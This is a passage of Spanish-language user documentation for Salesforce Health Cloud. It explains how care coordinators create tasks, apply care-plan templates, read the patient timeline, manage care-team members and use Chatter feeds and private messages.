   - En la página Seguro médico, seleccione el menú **Crear** en la parte superior del seguro médico o el botón **Crear tarea** dentro del objetivo de un seguro médico.
   - Desde el equipo sanitario del paciente, haga clic en la imagen de un miembro y seleccione **Crear tarea**. Los miembros del equipo sanitario deben ser miembros de la comunidad para que se les asigne una tarea.
2. Escriba un asunto y una descripción para la tarea.

   Asegúrese de asignar un nombre de tarea claro y una descripción útil.
3. En el campo `Propietario de tarea`, seleccione el nombre de la persona que es responsable de esta tarea. Esto puede significar que la persona supervisa la tarea o realiza en sí la tarea. Este campo muestra nombres de personas que son usuarios internos o miembros de la comunidad.

Generalmente, cuando crea una tarea, la asignación toma como valor predeterminado su nombre de usuario, pero puede seleccionar a otro usuario. Cuando crea una tarea para un miembro del equipo sanitario, la tarea se asigna al miembro seleccionado.

4. Si la tarea la realiza un `Miembro externo` del equipo sanitario, seleccione el nombre de la persona para completar la tarea.
5. Seleccione el tipo de tarea que está creando.
6. Seleccione la prioridad y el estado de la tarea.
7. Cuando cree una tarea desde el seguro médico, seleccione el problema y el objetivo con el que está relacionado esta tarea.

   Los objetivos que aparecen en la lista de selección se relacionan con el problema que seleccione.

   Nota: Las tareas creadas a partir de la lista de pacientes o desde el equipo sanitario de pacientes no están relacionadas con problemas u objetivos del seguro médico. Aparecen en la lista de tareas sin relacionar o en la lista Todas las tareas.
8. Seleccione una fecha de vencimiento en el calendario.
9. También puede crear una tarea recurrente que se repita durante un periodo que seleccione, como una vez a la semana o el primer martes de cada mes.

   Las tareas recurrentes le ahorran el tiempo y el esfuerzo que le llevaría crear múltiples tareas separadas, y puede cambiar fácilmente todos los eventos a la vez. Seleccione el intervalo de repetición e introduzca la configuración necesaria. Para convertir una tarea normal en una tarea recurrente, cree la tarea de nuevo como tarea recurrente.
10. Haga clic en **Guardar**.

# Las plantillas de seguros médicos ayudan a simplificar la incorporación de pacientes

Saque el "trabajo" de los flujos de trabajo con plantillas de seguros médicos que permiten a los coordinadores de cuidados médicos crear planes de cuidados de pacientes personalizados con solo unos clics. Los coordinadores pueden incorporar problemas, objetivos y tareas de forma masiva al seguro médico de un paciente. Las plantillas de seguro médico predefinidas reducen el tiempo empleado para crear un seguro médico y hacer valer los estándares de los cuidados que mejoran los resultados sanitarios.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Seleccionar plantillas de seguro médico

Desde la consola de Health Cloud, puede buscar en la biblioteca de plantillas de seguro médico de su empresa y elegir aquellas que tratan las condiciones de su paciente.

## Personalizar las plantillas de seguro médico

El trayecto de cada paciente es diferente. Una vez haya seleccionado plantillas de seguro médico, puede personalizarlas seleccionando los problemas, objetivos y tareas que se aplican a su paciente.

## Aplicar las plantillas de seguro médico a su paciente

Una vez haya seleccionado las plantillas y eliminado los elementos que no se aplican a su paciente, revise su trabajo y estará listo.

# Seleccionar plantillas de seguro médico

Desde la consola de Health Cloud, puede buscar en la biblioteca de plantillas de seguro médico de su empresa y elegir aquellas que tratan las condiciones de su paciente.


Nota: El equipo de atención sanitaria de un paciente debe tener al menos un usuario interno en la función de coordinador de atención sanitaria de modo que las tareas se puedan asignar al coordinador de atención sanitaria.

Utilice la ficha Seleccionar plantillas para seleccionar las plantillas que se aplicarán al paciente.

1. Desde el menú de navegación de la tarjeta de paciente, seleccione `Plantillas de seguro médico` o haga clic en la subficha Plantillas de seguro médico para ese paciente.
2. Busque **(1)** para una plantilla escribiendo su nombre en el cuadro de texto y haciendo clic en el icono de lupa o pulsando **Intro**.

   Para ver todas las plantillas, haga clic en el icono de lupa sin escribir en el cuadro de texto. Puede ver hasta 500 plantillas de una vez. Si la plantilla que está buscando no está en la lista, intente limitar su criterio de búsqueda.
3. Seleccione las plantillas **(2)** para aplicar al paciente. Puede agregar un máximo de cinco plantillas por paciente.

   Una plantilla seleccionada permanece en la lista incluso si pasa a otra página o decide realizar otra búsqueda de más plantillas.
4. Las plantillas aparecen en la sección de plantillas seleccionadas **(3)**. Puede eliminar una plantilla de la lista haciendo clic en la **X** junto al nombre de la plantilla.
5. Haga clic en **Siguiente**.




EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

# Personalizar las plantillas de seguro médico

El trayecto de cada paciente es diferente. Una vez haya seleccionado plantillas de seguro médico, puede personalizarlas seleccionando los problemas, objetivos y tareas que se aplican a su paciente.

Nota: Un paciente debe ser un usuario de la comunidad para tener una tarea asignada. Si el paciente no es un usuario de la comunidad, las tareas de paciente se asignan al coordinador de asistencia sanitaria.

La ficha Personalizar para pacientes es donde confecciona el seguro médico para que se ajuste a las necesidades sanitarias exclusivas de su paciente.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**


1. Seleccione el nombre del coordinador de cuidados médicos **(4)** que será responsable de las tareas de coordinación de cuidados, como la programación de citas y la realización de llamadas de seguimiento. Si el paciente no es miembro de una comunidad y no puede asignarse a la tarea, el coordinador de cuidados médicos se asigna a estas tareas. Solo los coordinadores de asistencia sanitaria que son usuarios internos de Salesforce aparecen en la lista.
2. Seleccione la fecha **(5)** de inicio del seguro médico para el paciente.

   Esta fecha es la fecha de partida para los problemas, objetivos y tareas asociados con el seguro médico. Las tareas que tengan una compensación de fecha la utilizan como el punto inicial y agregan la compensación asignada a la fecha de inicio. Por ejemplo, si la fecha de inicio de la plantilla es el 9 de diciembre y la compensación de la tarea es de `+7 días`, la fecha de vencimiento de la tarea es el 16 de diciembre.
3. Elimine cualquiera de los elementos que no se aplican a su paciente **(6)** borrando la casilla de verificación.

   Cada plantilla de seguro médico aparece con los problemas asociados seleccionados de forma predeterminada. Si un problema u objetivo no se aplica al paciente, puede eliminarlo junto con sus elementos secundarios del seguro médico. Por ejemplo, si un paciente ya tiene suministros para el control de glucosa en sangre, puede eliminar la tarea para adquirir suministros. Cuando elimina un problema, también elimina los objetivos y las tareas asociadas a él.
4. Amplíe secciones individuales de problemas, objetivos y tareas haciendo clic en los triángulos **(7)**.

   Cuando amplía la lista de tareas, puede ver el propietario, la prioridad y el número de días de compensación.
5. Haga clic en **Siguiente**.

Nota: Si hace clic en el botón **Regresar**, pierde sus cambios.




# Aplicar las plantillas de seguro médico a su paciente

Una vez haya seleccionado las plantillas y eliminado los elementos que no se aplican a su paciente, revise su trabajo y estará listo.

1. Revise el seguro médico antes de aplicarlo al paciente.

   Si decide agregar o eliminar un elemento al seguro médico antes de finalizar, haga clic en `Regresar` y realice sus cambios.


2. Después de hacer clic en **Aplicar**, el seguro médico, junto con sus problemas, objetivos y tareas se incorporan a la ficha Seguro médico del paciente.

   Cuando agrega varios problemas, objetivos y tareas a un seguro médico, es posible que no vea los cambios de inmediato. Actualice la ficha Seguro médico en unos minutos para ver sus aportaciones al seguro médico.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**




# Supervisar la cronología de los eventos médicos de un paciente


La cronología del paciente le ofrece una visión general de los eventos y actividades de cuidados médicos de su paciente en orden cronológico.

Ya que la información que se muestra en la cronología es interactiva, puede seleccionar cualquier escala de tiempo para ver todos los detalles importantes de los cuidados de su paciente o filtrar los eventos para ver una vista dirigida. De este modo es extremadamente sencillo ver una visión general de las prescripciones de su paciente durante los últimos 90 días o mirar los próximos eventos médicos durante las siguientes seis semanas.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**



Puede filtrar eventos **(1)** que aparecen en la cronología. Vea todos los registros médicos y eventos de implicación, o simplemente unos cuantos. Filtre para mostrar eventos como mensajes procedentes de diversos profesionales de la salud, formularios que envió al paciente, afecciones diagnosticadas, fechas de alta y otras historias clínicas electrónicas.

Para ver las próximas actividades médicas del paciente **(2)**, seleccione una fecha de inicio y cuántos días desea ver desde esa fecha hacia el futuro. Puede reducir la cantidad de tiempo o ampliarla hasta 365 días, dependiendo de la duración de tiempo que desea ver.

Cuando pasa el ratón sobre un evento **(3)**, puede ver los aspectos destacados de ese evento, como por ejemplo, el nombre y la cantidad de una medicación que se prescribió en una fecha en concreto.

Por debajo de la cronología principal hay un minimapa con un control deslizante **(4)** que le permite desplazarse rápidamente por la cronología. Para redefinir el intervalo de fechas, arrastre el marcador al extremo del control deslizante. Cuando arrastra el control deslizante, los campos Fecha de inicio y Mostrar cambian su respuesta. Haga clic en una agrupación de eventos de cronología en el minimapa para establecer la fecha de inicio o desglosar e investigar una agrupación de eventos.

# Implicar a pacientes en la comunidad privada de pacientes

El equipo sanitario es el centro de reunión de su comunidad privada de pacientes: representa a todas las personas que están trabajando para garantizar que su paciente tenga éxito con su seguro médico. Incluye profesionales sanitarios de dentro y fuera de su organización, y miembros de la familia del paciente.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Gestionar el equipo sanitario ampliado

Los pacientes con un equipo de cuidadores profesionales y personales a su servicio tienen más posibilidades de gestionar sus dolencias de forma satisfactoria. Cada miembro juega una función importante en el mantenimiento de la salud y garantizando el progreso del paciente.

## Agregar un miembro al equipo sanitario

Es fácil y rápido agregar personas de varias funciones al equipo sanitario. Las personas que trabajan para su organización se consideran miembros internos y tienen acceso a más información acerca del paciente. Los miembros externos, como familiares y proveedores externos, tienen un acceso restringido a la información del paciente basándose en las reglas de configuración configuradas por su administrador.

## Utilizar las noticias en tiempo real de Chatter para colaborar con el equipo sanitario

Las noticias en tiempo real de Chatter de la ficha Colaboración muestra todas las conversaciones con los miembros de la comunidad del equipo y actividades relacionadas con el seguro médico.

## Enviar un mensaje privado a un miembro del equipo sanitario

Los mensajes de Chatter le permiten tener conversaciones privadas seguras con otros usuarios de Chatter. También puede utilizar los mensajes para notificar a las personas cuando se comparte un archivo con ellas. Los mensajes no aparecen en sus noticias en tiempo real, su perfil, los resultados de búsqueda globales ni ninguna otra parte de Chatter públicamente visible.

# Gestionar el equipo sanitario ampliado

Los pacientes con un equipo de cuidadores profesionales y personales a su servicio tienen más posibilidades de gestionar sus dolencias de forma satisfactoria. Cada miembro juega una función importante en el mantenimiento de la salud y garantizando el progreso del paciente.

Nota: Comunidades de Salesforce proporcionan la cobertura de colaboración para Health Cloud. Algunas de las funciones de colaboración no están disponibles hasta que active Comunidades de Salesforce y cree una comunidad privada de pacientes.


EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Su administrador define funciones, que pueden incluir:

- Coordinador de cuidados
- Paciente
- Cuidador
- Médico de atención primaria




Los miembros de la comunidad tienen una marca de verificación junto a sus fotografías en miniatura y los miembros sin acceso a la comunidad no tienen una marca de verificación. Los miembros internos, a la derecha del paciente, son personas dentro de su empresa que tienen acceso a Health Cloud. Miembro externo, a la izquierda del paciente, son personas de fuera de su empresa, como cuidadores o profesionales médicos que trabajan para otras empresas o agencias.

Haga clic en la imagen de perfil de un miembro del equipo sanitario en la vista de equipo sanitario para ver rápidamente opciones para interactuar con esa persona. Puede realizar las siguientes acciones desde el perfil del miembro.

- **Ver la dirección de correo electrónico del miembro**. El perfil del miembro muestra su dirección de correo electrónico de modo que puede utilizar una aplicación de correo electrónico externa para ponerse en contacto con miembros externos que no disponen de acceso a la comunidad.
- **Modificar el registro de un miembro**. Puede modificar el registro original de cada miembro del equipo. Cuando el miembro es un usuario interno o un miembro de la comunidad de pacientes, puede ver y modificar su registro de usuario. Si la persona es un miembro externo sin acceso a la comunidad, verá el registro de contacto.
- **Agregar el miembro a la comunidad**. Si el miembro del equipo sanitario no es aún miembro de la comunidad, seleccione este vínculo para agregar la persona a la comunidad de pacientes. Asegúrese de que el registro de contacto tiene una dirección de correo electrónico, porque se enviará una notificación por correo electrónico con la información de inicio de sesión para la comunidad. Los usuarios internos ya disponen de acceso a la comunidad.
- **Enviar un mensaje privado**. Puede enviar un mensaje privado de Chatter al miembro del equipo sanitario que forma parte de la comunidad de pacientes. Los miembros de la comunidad tienen una marca de verificación junto a su fotografía de perfil para hacerle saber que puede enviar un mensaje privado.

  Los mensajes de Chatter le permiten tener conversaciones privadas seguras con otros usuarios de Chatter. Utilice los mensajes para enviar a su paciente una pregunta privada o para comunicarse con un miembro del equipo sanitario, si el debate no es relevante para todos. Los mensajes no aparecen en sus noticias en tiempo real, su perfil, los resultados de búsqueda globales ni ninguna otra parte de Chatter públicamente visible.

- **Crear una tarea para el miembro**. Cuando el miembro con el que está trabajando forma parte de la comunidad, puede crear una tarea que aparece en la página de inicio de la persona.
- **Eliminar un miembro**. ¿Qué ocurre si su paciente cambia de médico o si un miembro familiar ya no está involucrado en el equipo sanitario? Puede retirar un miembro del equipo y de la comunidad de pacientes. Asegúrese de que la persona no tenga tareas abiertas antes de retirar el miembro. Es una práctica recomendada volver a asignar esas tareas a otro miembro del equipo de modo que no pierda el seguimiento de la tarea.

  Nota: Debido a que es posible que alguien como un terapeuta respiratorio sea miembro de varios equipos sanitarios, una persona retiene el acceso de comunidad incluso cuando se retira de un equipo sanitario específico.

## Agregar un miembro al equipo sanitario

Es fácil y rápido agregar personas de varias funciones al equipo sanitario. Las personas que trabajan para su organización se consideran miembros internos y tienen acceso a más información acerca del paciente. Los miembros externos, como familiares y proveedores externos, tienen un acceso restringido a la información del paciente basándose en las reglas de configuración configuradas por su administrador.

Cuando busque el nombre de la persona que desea agregar, asegúrese de comprobar las fichas interna y externa en el centro de la página. El nombre que desea podría estar en una ficha que no está visualizando actualmente. Si la persona no aparece en los resultados, puede agregar una persona a Health Cloud creando un miembro externo sobre la marcha.

EDICIONES


Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para agregar un miembro del equipo sanitario:


- "Health Cloud estándar"




1. Haga clic en **Agregar un miembro del equipo sanitario**.
2. Escriba el nombre de la persona y haga clic en el icono de búsqueda .

   Nota: Asegúrese de comprobar la ficha Interno y Externo para resultados.

3. Si no se encontró el nombre de la persona, haga clic en **Crear miembro externo** para agregar un nuevo miembro externo al equipo sanitario.




a. Introduzca el nombre e información de contacto de la persona.

> Nota: Para agregar el nuevo miembro externo a la comunidad, asegúrese de introducir una dirección de correo electrónico única para ellos. Los miembros de la comunidad no pueden compartir dirección de correo electrónico.

b. Haga clic en **Guardar**.

4. Seleccione la función de la persona en el equipo sanitario.
5. Para otorgar a esta persona el acceso a la comunidad de pacientes, seleccione **Agregar miembro a comunidad**. Los miembros sin acceso a la comunidad no pueden utilizar Chatter para colaborar en los cuidados del paciente.
6. Haga clic en **Agregar**.
7. Haga clic en el botón Actualizar para actualizar el equipo sanitario y ver el miembro recién agregado.

## Utilizar las noticias en tiempo real de Chatter para colaborar con el equipo sanitario

Las noticias en tiempo real de Chatter de la ficha Colaboración muestra todas las conversaciones con los miembros de la comunidad del equipo y actividades relacionadas con el seguro médico.


Las noticias en tiempo real de Chatter de la ficha Colaboración son una versión más específica de las noticias en tiempo real Qué está ocurriendo de en la página Hoy. Las noticias en tiempo real de Chatter le muestran publicaciones y comentarios que realizan usted y otras personas, así como actualizaciones de registros que están asociadas con el seguro médico. Recuerde que los mensajes privados que se envían desde el perfil de un equipo sanitario no aparecen en sus noticias en tiempo real, su perfil, los resultados de búsqueda globales ni en ninguna otra parte de Chatter que sea visible públicamente.

Estas noticias en tiempo real son privadas para la comunidad del equipo sanitario y solo muestran publicaciones de miembros con acceso a la comunidad. Las publicaciones del equipo sanitario sí aparecen en las noticias en tiempo real Qué está ocurriendo de la página Hoy, pero no las ven los usuarios de su empresa u otros que no sean miembros de la comunidad del equipo sanitario.


EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**




Utilice el carácter @ para mencionar a miembros de modo que reciban una notificación por correo electrónico para hacerles saber que se les mencionó en una publicación. Seleccione la audiencia publicando únicamente para los miembros del equipo sanitario o permita a cualquier miembro con acceso a la comunidad ver la publicación.




Realice un seguimiento de una publicación haciendo clic en `Me gusta` debajo de una publicación o comentario. También puede crear una encuesta, agradecer a un usuario o vincular a un sitio web y seleccionar otras opciones que configure su administrador.

# Enviar un mensaje privado a un miembro del equipo sanitario

Los mensajes de Chatter le permiten tener conversaciones privadas seguras con otros usuarios de Chatter. También puede utilizar los mensajes para notificar a las personas cuando se comparte un archivo con ellas. Los mensajes no aparecen en sus noticias en tiempo real, su perfil, los resultados de búsqueda globales ni ninguna otra parte de Chatter públicamente visible.

Nota: Comunidades de Salesforce proporcionan la cobertura de colaboración para Health Cloud. Algunas de las funciones de colaboración no están disponibles hasta que active Comunidades de Salesforce y cree una comunidad privada de pacientes.

Sus mensajes se organizan en conversaciones, cada una definida por la combinación de personas que participaron en ella. Por ejemplo, usted envía un mensaje a Sally Smith. Cuando Sally responda, su mensaje continúa en su conversación de dos. Cada nuevo mensaje que envíe a Sally (aunque sea de un tema distinto) continuará en la misma conversación. Con el tiempo creará un rico historial de conversación con Sally que contendrá todos los mensajes que haya intercambiado con ella.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear o enviar mensajes privados:
- "Health Cloud estándar"

1. Inicie el mensaje desde una de las siguientes ubicaciones.
   - Haga clic en **Mensaje privado** en la tarjeta de perfil del miembro del equipo sanitario en la vista del equipo sanitario.
   - Haga clic en el nombre de cualquier persona de Chatter para ver el perfil y, a continuación, haga clic en **Enviar un mensaje**.

